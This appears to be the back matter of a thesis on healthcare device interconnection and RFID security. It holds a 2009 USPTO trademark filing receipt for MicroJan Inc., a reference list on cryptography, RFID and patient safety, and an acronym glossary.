
We have received your application and assigned serial number '77701032' to your submission. The summary of the application data, *bottom below*, serves as your official filing receipt. In approximately 3 months, an assigned examining attorney will review your application. Currently, your mark is not registered, but rather is considered a "pending" application. The overall process, from the time of initial filing to final registration, can take 13-18 months or even longer, depending on many factors; *e.g.*, the correctness of the original filing and the type of application filed.

If you discover an error in the application data, you may file a preliminary amendment, at http://teas.uspto.gov/teas/eTEASpageB2.htm. Do **not** submit any proposed amendment to TEAS@uspto.gov, because the technical support team may not make any data changes. **NOTE:**You must wait approximately 7-10 days to submit any preliminary amendment, to permit initial upload of your serial number into the USPTO database. The acceptability of any preliminary amendment will only be determined once regular examination begins, since the assigned examining attorney must decide whether the change proposed in the amendment is permissible. Not all errors may be corrected; *e.g.*, if you submitted the wrong mark, if the proposed correction would be considered a material alteration to your original filing, it will not be accepted, and your only recourse would be to file a new application (with **no** refund for your original filing).

Since your application filing has already been assigned a serial number, please do **not** contact TEAS@uspto.gov to request cancellation. The USPTO will only cancel the filing and refund your fee if upon review we determine that the application did not meet minimum filing requirements. The fee is a processing fee that the USPTO does not refund, even if your mark does not proceed to registration. **NOTE:** The only "exception" to the above is if you inadvertently file duplicate applications specifically because of a *technical glitch* and not merely a misunderstanding or mistake; *i.e.,* if you believe that the first filing did not go through because no confirmation was received and then immediately file again, only to discover later that both filings were successful, then the technical support team at TEAS@uspto.gov can mis-assign and refund one of the filings.

NOTE: To check status, please use http://tarr.uspto.gov. Do **not** submit status requests to TEAS@uspto.gov. You should check status at the 6-month point after filing, and every two months thereafter, to ensure you are aware of any action that the Office may have issued. Failure to respond timely to an action will result in abandonment of your application. You can view all incoming and outgoing correspondence at http://portal.uspto.gov/external/portal/tow. If your status check reveals an action has issued that you did not receive, please immediately check the on-line site to view the action. The USPTO does not extend filing deadlines due to a failure to receive USPTO mailings/e-mailings. You must ensure that you update your record if your mail and/or e-mail address changes, using the form available at http://www.uspto.gov/teas/eTEASpageE.htm.

WARNING: You may receive unsolicited communications from companies requesting fees for trademark related services, such as monitoring and document filing. Although solicitations from these companies frequently display customer-specific information, including USPTO serial number or registration number and owner name, companies who offer these services are not affiliated or



associated with the USPTO or any other federal agency. The USPTO does not provide trademark monitoring or any similar services. For general information on filing and maintenance requirements for trademark applications and registrations, including fees required by law, please consult the USPTO website.

APPLICATION DATA: Trademark/Service Mark Application, Principal Register TEAS Plus Application

The applicant, MicroJan Inc., a corporation of New York, having an address of
[redacted]
United States
requests registration of the trademark/service mark identified above in the United States Patent and Trademark Office on the Principal Register established by the Act of July 5, 1946 (15 U.S.C. Section 1051 et seq.), as amended, for the following:

International Class 042: Computer programming and software design; Computer programming in the medical field; Computer programming services; Data conversion of computer program data or information
Intent to Use: The applicant has a bona fide intention to use or use through the applicant's related company or licensee the mark in commerce on or in connection with the identified goods and/or services. (15 U.S.C. Section 1051(b)).

Correspondence Information: Mohamed K Saad
[redacted]
(646) 292-5124(fax)
mohamed@microjan.com (authorized)

A fee payment in the amount of $275 will be submitted with the application, representing payment for 1 class(es).

Declaration

The undersigned, being hereby warned that willful false statements and the like so made are punishable by fine or imprisonment, or both, under 18 U.S.C. Section 1001, and that such willful false statements, and the like, may jeopardize the validity of the application or any resulting registration, declares that he/she is properly authorized to execute this application on behalf of the applicant; he/she believes the applicant to be the owner of the trademark/service mark sought to be registered, or, if the application is being filed under 15 U.S.C. Section 1051(b), he/she believes applicant to be entitled to use such mark in commerce; to the best of his/her knowledge and belief no other person, firm, corporation, or association has the right to use the mark in commerce, either in the identical form thereof or in such near resemblance thereto as to be likely, when used on or in connection with the goods/services of such other person, to cause confusion, or to cause mistake, or to deceive; and that all statements made of his/her own knowledge are true; and that all statements made on information and belief are believed to be true.

Declaration Signature

Signature: [redacted] Date: 03/27/2009
Signatory's Name: Mohamed K. Saad
Signatory's Position: Owner

Thank you,

The TEAS support team
Fri Mar 27 15:17:50 EDT 2009
STAMP: USPTO/FTK-207.145.241.18-20090327151750294482-77701032-
400e5bbec167de9ff4a8c2ce11522a4e-[redacted]

REFERENCES

[1] Abadi, M. and Tuttle, M. “A Semantics for a Logic of Authentication.” In *Proceedings of the ACM Symposium of Principles of Distributed Computing*, 201–216. ACM Press (1991).

[2] Aharonov, D., Ta-shma, A., Vazirani, U. V., and Yao, A. C. “Quantum Bit Escrow.” In *In STOC 2002*, 705–714. ACM Press (2002).

[3] Al-Kadi and A., I. “Selections from Cryptologia: history, people, and technology.” Norwood, MA, USA: Artech House, Inc. 93–122 (1998).

[4] Al-Kadi, I. A. “Origins of Cryptology: The Arab Contributions.” Taylor and Francis. *Cryptologia*, 97–126 (1992).

[5] Albers, S. and Leonardi, S. “On-line algorithms.” New York, NY, USA: ACM. *Association of Computing Machinery Computing Surveys (CSUR)*, 4 (1999).

[6] Ann W. Burgess., K. V. L. *An Analysis of Infant Abductions*. National Center for Missing & Exploited Children, second edition (2003).

[7] Awerbuch, B., Azar, Y., and Plotkin, S. “Throughput-Competitive On-Line Routing.” In *34th Symposium on Foundations of Computer Science*, volume 34 (1993).

[8] Awerbuch, B. and Peleg, D. “Sparse Partitions.” In *IEEE Symposium on Foundations of Computer Science*, 503–513. IEEE (1990).

[9] Barua, A., Mani, D., and Whinston, A. “Assessing the Financial Impacts of RFID Technologies on the Retail and Healthcare Sectors.” The University of Texas at Austin (2006).

[10] Bono, S. C., Green, M., Stubblefield, A., and Juels, A. “Security analysis of a cryptographically-enabled RFID device.” In *14th USENIX Security Symposium*, 1–16. USENIX (2005).

[11] BS Ashar, A. F. “RFID in HealthCare Benefits and Potential Risks.” *The Journal of American Medical Association*, 298(19):2305–2307 (2007).

[12] Burrows, M., Abadi, M., and Needham, R. “A logic of authentication.” *ACM Transactions on Computer Systems*, 8:18–36 (1990).

[13] Chari, S., Jutla, C., Rao, J. R., and Rohatgi, P. "A Cautionary Note Regarding Evaluation of AES Candidates on Smart-Cards." In *In Second Advanced Encryption Standard (AES) Candidate Conference*, 133–147 (1999).

[14] Claburn, T. "Putting RFID Implants In Immigrants." (2006).
URL http://informationweek.com/blog/main/archives/2006/05/putting_implant.html

[15] Czosnyka, S., Richards, M., Whitfield, H. K., Pickard, P., and Piechnik, J. "Cerebral Venous Blood Outflow: A Theoretical Model Based on Laboratory Simulation." *Informa Healthcare*, 49(5):1214–1223 (2001).

[16] Denning, R. and Elizabeth, D. *Cryptography and data security*. Boston, MA, USA: Addison-Wesley Longman Publishing Co., Inc. (1982).

[17] DHHS. "Standards for Privacy of Individually Identifiable Health Information." Department of Health and Human Services. 45 CFR Parts 160 and 164 (2000).

[18] DRE-Inc. "Medical Equipment Manufacturers Directory." (2010).
URL http://www.dremed.com/equipment_manufacturers.shtml

[19] Ericsson. "Integrated Health Care Information System." (2004).
URL www.ericsson.com/hr/products/e- health/IHCIS_R1B.pdf

[20] Fuhrer, P. and Guinard, D. "Building a Smart Hospital using RFID Technologies." In *European Conference on eHealth*, 131–142 (2006).

[21] Gong, L., Needham, R., and Yahalom, R. "Reasoning about Belief in Cryptographic Protocols." In *Proceedings 1990 IEEE Symposium on Research in Security and Privacy*, 234–248. IEEE Computer Society Press (1990).

[22] Heydt-benjamin, T. S., Bailey, D. V., Fu, K., and Juels, A. "Vulnerabilities in first-generation RFID-enabled credit cards." In *Proceedings of Eleventh International Conference on Financial Cryptography and Data Security*. Manuscript (2007).

[23] Hillman, K. M., Bristow, P. J., Chey, T., Daffurn, K., Jacques, T., Norman, S. L., Bishop, G. F., and Simmons, G. "Antecedents to hospital deaths." *Internal Medicine Journal*, 31:343–348 (2001).

[24] Ho, L., Moh, M., Walker, Z., Hamada, T., and Su, C.-F. "A prototype on RFID and sensor networks for elder healthcare: progress report." In *E-WIND '05: Proceedings of the 2005 ACM SIGCOMM workshop on Experimental approaches to wireless network design and analysis*, 70–75. New York, NY, USA: ACM (2005).

[25] Joint-Commission. "Preventing ventilator-related deaths and injuries." *Sentinel Event Alert of the Joint Commission* (2002).
URL http://www.jointcommission.org/SentinelEvents/SentinelEventAlert/sea_25.htm

[26] Katz, J. and Lindell, Y. *Introduction to Modern Cryptography*. Chapman & Hall/CRC (2007).

[27] Kim, Y. B., Kim, M., and Lee, Y. J. "COSMOS: a middleware platform for sensor networks and a u-healthcare service." In *SAC '08: Proceedings of the 2008 ACM symposium on Applied computing*, 512–513. New York, NY, USA: ACM (2008).

[28] Lashkari, A. H., Mansoor, M., and Danesh, A. S. "Wired Equivalent Privacy (WEP) versus Wi-Fi Protected Access (WPA)." In *ICSPS '09: Proceedings of the 2009 International Conference on Signal Processing Systems*, 445–449. Washington, DC, USA: IEEE Computer Society (2009).

[29] Li, M., Fung, C., Sampigethaya, K., Robinson, R., Poovendran, R., Falk, R., Kohlmayer, F., and Koepf, A. "Public key based authentication for secure integration of sensor data and RFID." In *HeterSanet '08: Proceeding of the 1st ACM international workshop on Heterogeneous sensor and actor networks*, 61–66. New York, NY, USA: ACM (2008).

[30] Linda T. Kohn, J. M. C. and Donaldso, M. S. *To Err Is Human. Building a Safer Health System*. Institute Of Medicine (2000).

[31] Lippert, M., Karatsiolis, V., Wiesmaier, A., and Buchmann, J. "Life-cycle management of X.509 certificates based on LDAP directories." Amsterdam, The Netherlands, The Netherlands: IOS Press. *J. Comput. Secur.*, 14(5):419–439 (2006).

[32] Loughran, S. *In-Hospital Deaths from Medical Errors at 195,000 per Year, HealthGrades Study Finds*. HealthGrades (2004).

[33] Manasse, M., McGeoch, L., and Sleator, D. "Competitive algorithms for on-line problems." In *STOC '88: Proceedings of the twentieth annual ACM symposium on Theory of computing*, 322–333. New York, NY, USA: ACM (1988).

[34] Mathews, M. and Hunt, R. "Evolution of wireless LAN security architecture to IEEE 802.11i (WPA2)." In *AsiaCSN '07: Proceedings of the Fourth IASTED Asian Conference on Communication Systems and Networks*, 292–297. Anaheim, CA, USA: ACTA Press (2007).

[35] Milsum, J. H. *5th Conference on Optimization Techniques Part II*. Springer (1973). URL http://www.springerlink.com/content/7TT7Q2380J54N84N

[36] Needham, R. M. and Schroeder, M. D. "Using encryption for authentication in large networks of computers." New York, NY, USA: ACM. *Commun. ACM*, 21(12):993–999 (1978).

[37] Oostrom, J. H. V., Gravenstein, C., and Gravenstein, J. S. "Acceptable ranges for vital signs during general anesthesia." *Journal of Clinical Monitoring and Computing*, 9:321–325 (1993).

[38] Perrin, R. A. and Simpson, N. “RFID and Bar Codes Critical Importance in Enhancing Safe Patient Care.” National Center of Biotechnology Information. *J Healthcare*, 18(4):33–42 (2004).

[39] Raghavan, P. “A statistical adversary for on-line algorithms.” In *DIMACS Series in Discrete Mathematics and Theoretical Computer Science*, volume 7, 79–83. American Mathematical Society (1992).

[40] Randell, R. “Accountability in an alarming environment.” In *CSCW ’04: Proceedings of the 2004 ACM conference on Computer supported cooperative work*, 125–131. New York, NY, USA: ACM (2004).

[41] Rayes, A., Khan, B., Guizani, M., and Al-Fuqaha, A. *Network Modeling and Simulation: A Practical Perspective*. WILEY Press (2010).

[42] Saad, M. K. and Ahamed, S. V. “Vulnerabilities of RFID systems in infant abduction protection and patient wander prevention.” New York, NY, USA: ACM. *SIGCSE Bull*, 39(2):160–165 (2007).

[43] Schroder, J. *Identifying Medical Malpractice*. Catalpa Press, second edition (2003).

[44] Sha, L. and Agrawala, A. “Real time and embedded (RTE) GENI.” New York, NY, USA: ACM. *SIGBED Rev.*, 3(3):21–24 (2006).

[45] Sleator, D. D. and Tarjan, R. E. “Amortized efficiency of list update and paging rules.” New York, NY, USA: ACM. *Communications of the ACM*, 28(2):202–208 (1985).

[46] Stockman, H. “Communication by Means of Reflected Power.” *Proceedings of the IRE*, 1196–1204 (1948).

[47] The-Joanna-Briggs-Institute. “Vital Signs.” *JBI Clinical Online Network of Evidence for Care and Therapeutics*, 3(3):1–6 (1999).

[48] Tillman, D. “VeriChip evaluation letter.” (2004).
URL http://www.sec.gov/Archives/edgar/data/924642/000106880004000587/ex99p2.txt

[49] Walton, C. A. “Electronic Identification - patent 3752960.” (1973).

[50] Wang, C. B. “Newborn/Infant Abductions.” (2010).
URL http://www.missingkids.com/en_US/documents/InfantAbductionStats.pdf

[51] Wang, S.-W., Chen, W.-H., Ong, C.-S., Liu, L., and Chuang, Y.-W. “RFID Application in Hospitals: A Case Study on a Demonstration RFID Project in a Taiwan Hospital.” In *HICSS ’06: Proceedings of the 39th Annual Hawaii International Conference on System Sciences*, 184.1. Washington, DC, USA: IEEE Computer Society (2006).

[52] Wicks, A., Visich, J., and Li, S. “Radio Frequency Identification Applications in Hospital Environments.” Heldref Publications - Helen Dwight Reid Educational Foundation (2006).

[53] Zhang, X., Gao, Q., and Saad, M. K. “Looking at a class of RFID APs through GNY logic.” volume 5, 135–146 (2010).

[54] Zhang, X., Zhang, Z., and Wei, X. “Enhancements to A Lightweight RFID Authentication Protocol.” (2008).
URL http://arxiv.org/abs/0810.3345

GLOSSARY

AES	Advanced Encryption Standard, 53
API	Application Peripheral Interface, 25
APSF	Anesthesia Patient Safety Foundation, 3, 28
CA	Certification Authority, 56
DCL	Distributed Compositional Language, 50
DES	Data Encryption Standard, 53
DES-F	Discrete Event Simulation Framework, 111
DHHS	Department of Health and Human Services, 51
DS	Device status messages, 29, 44
DST	Digital Signature Transponder, 52
EKG	Electrocardiography, 3
FDA	Food and Drug Administration, 15
FTEs	Full time equivalents, 11
HIPAA	Health Insurance Portability and Accountability Act, 12, 14
ICU	Intensive Care Unit, 8
IOM	Institute Of Medicine, 7
IT	Information Technology, 5
IV	Initialization vector, 57
MRI	Magnetic resonance imaging, 4
OCR	Office for Civil Rights, 51
OpenCCI^{TM}	Open Critical Care Interconnect, 19
OPT	Optimal off-line algorithm, 104
PHI	Protected Health Information, 51
PPT	Probabilistic Polynomial Time, 54
PS	Patient status messages, 27

RF	Radio Frequency, 46
RFID	Radio Frequency Identification, 46
RN	Registered Nurse, 11
SDK	Software development kit, 25
SMTP	Simple Mail Transfer Protocol, 25
UPTA	Universal Protocol Translation Adapter, 41, 209
VOIP	Voice over Internet Protocol, 22
WEP	Wired Equivalent Privacy, 57
Wi-Fi	The common name for the wireless local area networking 802.11x, 42, 51
WSN	Wireless Sensor Network, 42, 49

INDEX